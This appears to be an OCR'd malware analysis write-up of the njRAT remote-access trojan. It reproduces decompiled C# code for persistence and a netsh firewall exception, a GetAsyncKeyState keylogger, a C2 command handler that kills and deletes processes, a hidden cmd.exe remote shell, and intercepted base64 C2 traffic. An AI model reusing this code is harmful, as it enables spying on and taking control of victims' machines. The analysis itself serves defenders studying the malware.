


```
// Token: 0x0600001C RID: 28 RVA: 0x00002B88 File Offset: 0x00000D88
public static void INS()
{
    if (OK.Idr)
    {
        if (!OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\" + OK.EXE.ToLower())))
        {
            try
            {
                if (File.Exists(Interaction.Environ(OK.DR) + "\\" + OK.EXE))
                {
                    File.Delete(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
                }
                File.Copy(OK.LO.FullName, Interaction.Environ(OK.DR) + "\\" + OK.EXE, true);
                Process.Start(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
                ProjectData.EndApp();
            }
            catch (Exception ex)
            {
                ProjectData.EndApp();
            }
        }
        try
        {
            Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
        }
        catch (Exception ex2)
        {
        }
        try
        {
            Interaction.Shell(string.Concat(new string[]
            {
                "netsh firewall add allowedprogram \"",
                OK.LO.FullName,
                "\" \"",
```

This code includes a step to add itself to the list of allowed programs in the Windows Firewall. By executing this command, you are essentially instructing the Windows Firewall to allow network traffic for a specific program or application. This action ensures that the program can freely communicate over the network without being hindered by the firewall's restrictions.

```
try
{
    Interaction.Shell(string.Concat(new string[]
    {
        "netsh firewall add allowedprogram \"",
        OK.LO.FullName,
        "\" \"",
        OK.LO.Name,
        "\" ENABLE"
    }), AppWinStyle.Hide, false, -1);
}
catch (Exception ex3)
{
}
```

It also checks if Isu flag is true which is pre-default true then it sets some registries.



It copies a file from one location to another (possibly into the Startup folder), and then it initializes a File Stream object to open and read the copied file in the Startup folder. And if server commands to remove, server sends command with “un” and “~” to remove all footprints. At first it removes registries, removes from firewalls allowed program, deletes file from startup folder and at the end it pings 127.0.0.1 and deletes itself.

Keylogging

The keylogger in njrat is doing following steps.

1. It initializes various properties and objects, including a keyboard listener (this.keyboard), a log file path (this.LogsPath), and other variables.
2. The keylogger continuously monitors keyboard input using a for loop. Inside the loop, it checks the state of each key using the **GetAsyncKeyState** function, allowing it to capture key presses and releases asynchronously.
3. When a key is pressed, the Fix method is called to convert the key code into a standardized representation. It considers the Shift and Caps Lock keys, maps function keys and special keys to specific strings (e.g., “[F1]”, “[ENTER]”), handles whitespace and Enter key presses, and converts other keys to their corresponding Unicode characters.
4. The keylogger appends the converted key representation to a log (this.Logs), which accumulates the logged keystrokes over time. It also includes special entries for Enter and Tab key presses to format the log properly. {AppData\services64.exe.tmp}
5. To prevent the log from growing indefinitely, the keylogger periodically truncates the log to a certain length and updates the log file on disk (File.WriteAllText).
6. The keylogger continues to monitor and log keyboard input indefinitely within the for loop while sleeping briefly between iterations to control the rate of input capture.

There is constructor call of kl () initialize some general variables and prepare all settings for keylogging like clock and path. This keylogger monitors all the key logs and process information.

```
62      try
63      {
64          OK.kq = new kl();
65          thread = new Thread(new ThreadStart(OK.kq.WRK), 1);
66          thread.Start();
67      }
68      catch (Exception ex5)
69      {
70      }
```

The constructor is named kl, and it initializes various properties and objects when an instance of the class is created.

```
// Token: 0x02000003 RID: 3
public class kl
{
    // Token: 0x0600002B RID: 43 RVA: 0x000050B0 File Offset: 0x000032B0
    public kl()
    {
        this.lastKey = Keys.None;
        this.Clock = new Clock();
        this.Logs = "";
        this.keyboard = new Keyboard();
        this.LogsPath = Application.ExecutablePath + ".tmp";
    }
```

The WRK method appears to continuously monitor keyboard input, log the pressed keys along with additional information, and update the log file.

GetAsyncKeyState is used to monitor and capture keyboard input events asynchronously, allowing the code to track and log key presses as they occur in real-time within the for loop. This is typically used for purposes such as keylogging or tracking user input in certain types of applications.

```
198         public void WRK()
199         {
200             try
201             {
202                 this.Logs = File.ReadAllText(this.LogsPath);
203             }
204             catch (Exception ex)
205             {
206             }
207             checked
208             {
209                 try
210                 {
211                     int num = 0;
212                     for (;;)
213                     {
214                         num++;
215                         int num2 = 0;
216                         do
217                         {
218                             if (kl.GetAsyncKeyState(num2) == -32767)
219                             {
220                                 Keys k = (Keys)num2;
221                                 string text = this.Fix(k);
222                                 if (text.Length > 0)
223                                 {
224                                     this.Logs += this.AV();
225                                     this.Logs += text;
226                                 }
227                                 this.lastKey = k;
228                             }
229                             num2++;
230                         }
231                         while (num2 <= 255);
232                         if (num == 1000)
233                         {
234                             num = 0;
```


The Fix method in this code handles keyboard input by mapping different keys to specific representations for logging purposes. It considers the state of the Shift and Caps Lock keys, encloses function keys and special keys in square brackets, maps certain keys to empty strings, and converts others using a custom method while maintaining uppercase or lowercase based on the Shift key state. It ultimately returns the resulting string representing the converted keyboard key.

```
string result;
try
{
    if (k == Keys.F1 || k == Keys.F2 || k == Keys.F3 || k == Keys.F4 || k == Keys.F5 || k == Keys.F6 || k == Keys.F7 || k == Keys.F8 || k == Keys.F9 || k == Keys.F10 || k ==
      Keys.F11 || k == Keys.F12 || k == Keys.End || k == Keys.Delete || k == Keys.Back)
    {
        result = "[" + k.ToString() + "]";
    }
    else if (k == Keys.LShiftKey || k == Keys.RShiftKey || k == Keys.Shift || k == Keys.ShiftKey || k == Keys.Control || k == Keys.ControlKey || k == Keys.RControlKey || k ==
      Keys.LControlKey || k == Keys.Alt)
    {
        result = "";
    }
    else if (k == Keys.Space)
    {
        result = " ";
    }
    else if (k == Keys.Return || k == Keys.Return)
    {
        if (this.Logs.EndsWith("[ENTER]\r\n"))
        {
            result = "";
        }
        else
        {
            result = "[ENTER]\r\n";
        }
    }
    else if (k == Keys.Tab)
    {
        result = "[TAP]\r\n";
    }
    else if (flag)
    {
        result = kl.VKCodeToUnicode((uint)k).ToUpper();
    }
    else
    {
        result = kl.VKCodeToUnicode((uint)k);
    }
```

VKCodeToUnicode() this method attempts to convert a virtual key code to its corresponding Unicode character. It uses the **GetKeyboardState**, MapVirtualKey, and ToUnicodeEx functions from **user32**.dll to perform the conversion.

```
100
101         // Token: 0x06000035 RID: 53 RVA: 0x00005240 File Offset: 0x00003440
102         private static string VKCodeToUnicode(uint VKCode)
103         {
104             try
105             {
106                 StringBuilder stringBuilder = new StringBuilder();
107                 byte[] lpKeyState = new byte[255];
108                 if (!kl.GetKeyboardState(lpKeyState))
109                 {
110                     return "";
111                 }
112                 uint wScanCode = kl.MapVirtualKey(VKCode, 0U);
113                 IntPtr foregroundWindow = kl.GetForegroundWindow();
114                 int num = 0;
115                 int windowThreadProcessId = kl.GetWindowThreadProcessId(foregroundWindow, ref num);
116                 IntPtr dwhkl = (IntPtr)kl.GetKeyboardLayout(windowThreadProcessId);
117                 kl.ToUnicodeEx(VKCode, wScanCode, lpKeyState, stringBuilder, 5, 0U, dwhkl);
118                 return stringBuilder.ToString();
119             }
120             catch (Exception ex)
121             {
122             }
123             return (checked((Keys)VKCode)).ToString();
124         }
```

This is where all logs are stored, you can see the following figure.




KI () class is only responsible for monitoring and storing all the logs in the file. It is not sending the logs back to server.

To conclude this keylogger these were steps performed by this keylogger.

1. The **GetAsyncKeyState** function is called in a loop to check the state of keyboard keys with virtual key codes ranging from 0 to 255. It checks each key one by one. If GetAsyncKeyState returns -32767 for a specific key code, it indicates that the key with that virtual key code is currently pressed down. In other words, it's in the "pressed" state at the time of the function call.
2. When a pressed key is detected, it is converted to a Keys Enum value (k) to represent the specific key.
3. The **Fix(k)** method is called to process the key and convert it into a suitable string representation, considering factors like special keys, shift, caps lock, etc.
4. The processed key information is then logged into the Logs field, which stores the captured keyboard input.
5. Finally, the Laskey field is updated to keep track of the last key that was pressed.

C2 communication

In the main, it is creating a thread which is executing the RC method of OK class. This rat uses its own communication language, we will show you every single detail of which flag means what.



Execution according to Flags

There is an infinite loop which gets command from server, and it calls Ind (byte []) which then handles all the commands and controls.

```
public static void RC()
{
    checked
    {
        for (;;)
        {
            if (OK.C != null)
            {
                try
                {
                    while (OK.Cn)
                    {
                        if (OK.C.Available != 0)
                        {
                            OK.b = new byte[OK.C.Client.Available - 1 + 1];
                            int num = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
                            if (num <= 0)
                            {
                                break;
                            }
                            OK.MeM.Write(OK.b, 0, num);
                            for (;;)
                            {
                                byte[] array = OK.MeM.ToArray();
                                if (!OK.BS(ref array).Contains(OK.SPL))
                                {
                                    break;
                                }
                                Array array2 = OK.fx(OK.MeM.ToArray(), OK.SPL);
                                Thread thread = new Thread(delegate(object a0)
                                {
                                    OK.Ind((byte[])a0);
                                });
                                thread.Start(RuntimeHelpers.GetObjectValue(NewLateBinding.LateIndexGet(array2, new object[]
                                {
                                    0
                                }, null)));
                                thread.Join(200);
                                OK.MeM.Dispose();
```

Proc

In Ind () first it checks for “proc” if it exists in the array which is converted to string. Ok.Y = “|’|’|”;

```
// Token: 0x0600001F RID: 31 RVA: 0x00002F18 File Offset: 0x00001118
public static void Ind(byte[] b)
{
    string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
    checked
    {
        try
        {
            string left = array[0];
            if (Operators.CompareString(left, "proc", false) == 0)
            {
                string left2 = array[1];
                if (Operators.CompareString(left2, "~", false) == 0)
                {
                    OK.Send(string.Concat(new string[]
                    {
                        "proc",
                        OK.Y,
                        "pid",
                        OK.Y,
                        Conversions.ToString(Process.GetCurrentProcess().Id)
                    }));
```

~

If the flag is “~” then it gets current process id using **GetCurrentProcess**() and sends it to the server.

Ok.Y = “|’|’|”;

```
596                 string left2 = array[1];
597                 if (Operators.CompareString(left2, "~", false) == 0)
598                 {
599                     OK.Send(string.Concat(new string[]
600                     {
601                         "proc",
602                         OK.Y,
603                         "pid",
604                         OK.Y,
605                         Conversions.ToString(Process.GetCurrentProcess().Id)
606                     }));
607                     Process[] processes = Process.GetProcesses();
608                     OK.Send(string.Concat(new string[]
```

After this it gets the length of processes using **GetProcesses**()

Ok.Y = “|’|’|”;

```
606                     }));
607                     Process[] processes = Process.GetProcesses();
608                     OK.Send(string.Concat(new string[]
609                     {
610                         "proc",
611                         OK.Y,
612                         "~",
613                         OK.Y,
614                         Conversions.ToString(processes.Length)
615                     }));
```

Then, it gets file descriptions of all files and processes which are running. File name, file description, processID using **GetProcesses**().

```
617                 string text = "";
618                 foreach (Process process in processes)
619                 {
620                     num++;
621                     try
622                     {
623                         try
624                         {
625                             string text2 = "";
626                             try
627                             {
628                                 string text3 = process.MainModule.FileVersionInfo.FileDescription;
629                                 text2 = OK.ENB(ref text3);
630                             }
631                             catch (Exception ex)
632                             {
633                             }
634                             text = string.Concat(new string[]
635                             {
636                                 text,
637                                 OK.Y,
638                                 Conversions.ToString(process.Id),
639                                 ",",
640                                 process.MainModule.FileName,
641                                 ",",
642                                 text2
643                             });
644                         }
645                         catch (Exception ex2)
646                         {
647                             string[] array3 = new string[7];
648                             array3[0] = text;
649                             array3[1] = OK.Y;
650                             array3[2] = Conversions.ToString(process.Id);
651                             array3[3] = ",";
652                             array3[4] = process.MainModule.FileVersionInfo.FileName;
653                             array3[5] = ",";
654                             string[] array4 = array3;
655                             int num2 = 6;
656                             string text3 = process.MainModule.FileVersionInfo.FileDescription;
657                             array4[num2] = OK.ENB(ref text3);
658                             text = string.Concat(array3);
659                         }
660                     }
661                     catch (Exception ex3)
```

k

After completing **“~”** it checks for **“k”** flag in string, this flag is implemented to kill the process from process id.


If it could not kill it will send exception to server. **Ok.Y = “|’|’|”;**

```
716                 else if (Operators.CompareString(left2, "k", false) == 0)
717                 {
718                     int num3 = 2;
719                     int num4 = array.Length - 1;
720                     for (int j = num3; j <= num4; j++)
721                     {
722                         try
723                         {
724                             Process.GetProcessById(Conversions.ToInteger(array[j])).Kill();
725                             OK.Send(string.Concat(new string[]
726                             {
727                                 "proc",
728                                 OK.Y,
729                                 "RM",
730                                 OK.Y,
731                                 array[j]
732                             }));
733                         }
734                         catch (Exception ex5)
735                         {
736                             OK.Send(string.Concat(new string[]
737                             {
738                                 "proc",
739                                 OK.Y,
740                                 "ER",
741                                 OK.Y,
742                                 ex5.Message
743                             }));
744                         }
745                     }
746                 }
```

kd

And then it goes for kd flag which not only kill the process it also deletes the file. Before deleting the file and after killing the process it sends **“proc |’|’| RM |’|’| process-id”.**

After deleting file from system, it sends “**proc |’|’| ER |’|’| Deleted process-id”**. If any error occur it will send **“proc |’|’| ER |’|’| error-exepction”**




```
else if (Operators.CompareString(left2, "kd", false) == 0)
{
    int num5 = 2;
    int num6 = array.Length - 1;
    for (int k = num5; k <= num6; k++)
    {
        try
        {
            string text5 = "";
            Process process2 = Process.GetProcessById(Conversions.ToInteger(array[k]));
            try
            {
                text5 = process2.MainModule.FileVersionInfo.FileName;
            }
            catch (Exception ex6)
            {
                try
                {
                    text5 = process2.MainModule.FileName;
                }
                catch (Exception ex7)
                {
                }
            }
            process2.Kill();
            OK.Send(string.Concat(new string[]
            {
                "proc",
                OK.Y,
                "RM",
                OK.Y,
                array[k]
            }));
            process2 = null;
            Thread.Sleep(2000);
            File.Delete(text5);
            OK.Send(string.Concat(new string[]
            {
                "proc",
                OK.Y,
                "ER",
                OK.Y,
                "Deleted ",
                text5
            }));
        }
```

re

Then, it checks for “re” flag, if it is true it sends “**proc |’|’| RM |’|’| process-id**”. It kills this running process. And sends **“proc |’|’| ER|’|’| process-file-path”** to server.

In case of error, it sends **“proc |’|’| ER|’|’| error-exception**.”



```
805                     }
806                     else if (Operators.CompareString(left2, "re", false) == 0)
807                     {
808                         int num7 = 2;
809                         int num8 = array.Length - 1;
810                         for (int l = num7; l <= num8; l++)
811                         {
812                             try
813                             {
814                                 string text6 = "";
815                                 Process process3 = Process.GetProcessById(Conversions.ToInteger(array[1]));
816                                 try
817                                 {
818                                     text6 = process3.MainModule.FileVersionInfo.FileName;
819                                 }
820                                 catch (Exception ex9)
821                                 {
822                                     try
823                                     {
824                                         text6 = process3.MainModule.FileName;
825                                     }
826                                     catch (Exception ex10)
827                                     {
828                                         text6 = Interaction.Environ("windir") + "\\system32\\" + process3.ProcessName + ".exe";
829                                     }
830                                 }
831                                 process3.Kill();
832                                 OK.Send(string.Concat(new string[]
833                                 {
834                                     "proc",
835                                     OK.Y,
836                                     "RM",
837                                     OK.Y,
838                                     array[1]
839                                 }));
840                                 process3 = null;
841                                 Process.Start(text6);
842                                 OK.Send(string.Concat(new string[]
843                                 {
844                                     "proc",
845                                     OK.Y,
846                                     "ER",
847                                     OK.Y,
848                                     "Started ",
849                                     text6
850                                 }));
851                             }
852                             catch (Exception ex11)
853                             {
854                                 OK.Send(string.Concat(new string[]
```

rss

The “rss command” **handles all the commands running which come from the server. It sends to server “rss”. This code sets up a Process object to run the Windows Command Prompt (cmd.exe)** with various configurations, allows interaction with its standard input, output, and error streams, and attaches event handlers to process the output and errors produced by the command prompt. It then sends a “rss” command to the command prompt and starts the process, enabling asynchronous reading of its output and error streams.

```
866                 else if (Operators.CompareString(left, "rss", false) == 0)
867                 {
868                     try
869                     {
870                         OK.Pro.Kill();
871                     }
872                     catch (Exception ex12)
873                     {
874                     }
875                     OK.Pro = new Process();
876                     OK.Pro.StartInfo.RedirectStandardOutput = true;
877                     OK.Pro.StartInfo.RedirectStandardInput = true;
878                     OK.Pro.StartInfo.RedirectStandardError = true;
879                     OK.Pro.StartInfo.FileName = "cmd.exe";
880                     OK.Pro.OutputDataReceived += new DataReceivedEventHandler(OK.RS);
881                     OK.Pro.ErrorDataReceived += new DataReceivedEventHandler(OK.RS);
882                     OK.Pro.Exited += delegate(object a0, EventArgs a1)
883                     {
884                         OK.ex();
885                     };
886                     OK.Pro.StartInfo.UseShellExecute = false;
887                     OK.Pro.StartInfo.CreateNoWindow = true;
888                     OK.Pro.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
889                     OK.Pro.EnableRaisingEvents = true;
890                     OK.Send("rss");
891                     OK.Pro.Start();
892                     OK.Pro.BeginErrorReadLine();
893                     OK.Pro.BeginOutputReadLine();
894                 }
```

Rs and rsc

The “rs” flag shows if the command needed to be executed hidden and “rsc” will kill these processes.

kl

The “kl” flag reads the keylogging logs from **AppData** and sends them to server. We have intercept the traffic, it looks like this.

```
act|'|'|IA==[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[
endof]act|'|'|RmlsZSBFeHBsb3Jlcg==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJu
YWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|ZG5TcHkgdjYuMS44ICgzMi1iaXQsIC5ORV
```

act|’|’|IA==
[endof]act|’|’|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|’|’|RmlsZSBFeHBsb3Jlcg==[endof]

act|’|’|[endof]

act|’|’|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof

]

act|’|’|[endof]

act|’|’|ZG5TcHkgdjYuMS44ICgzMi1iaXQsIC5ORVQp[endof]

This is decoded base64 and it shows every new running process.

Process Monitor — Sysinternals: www.sysinternals.com File Explorer

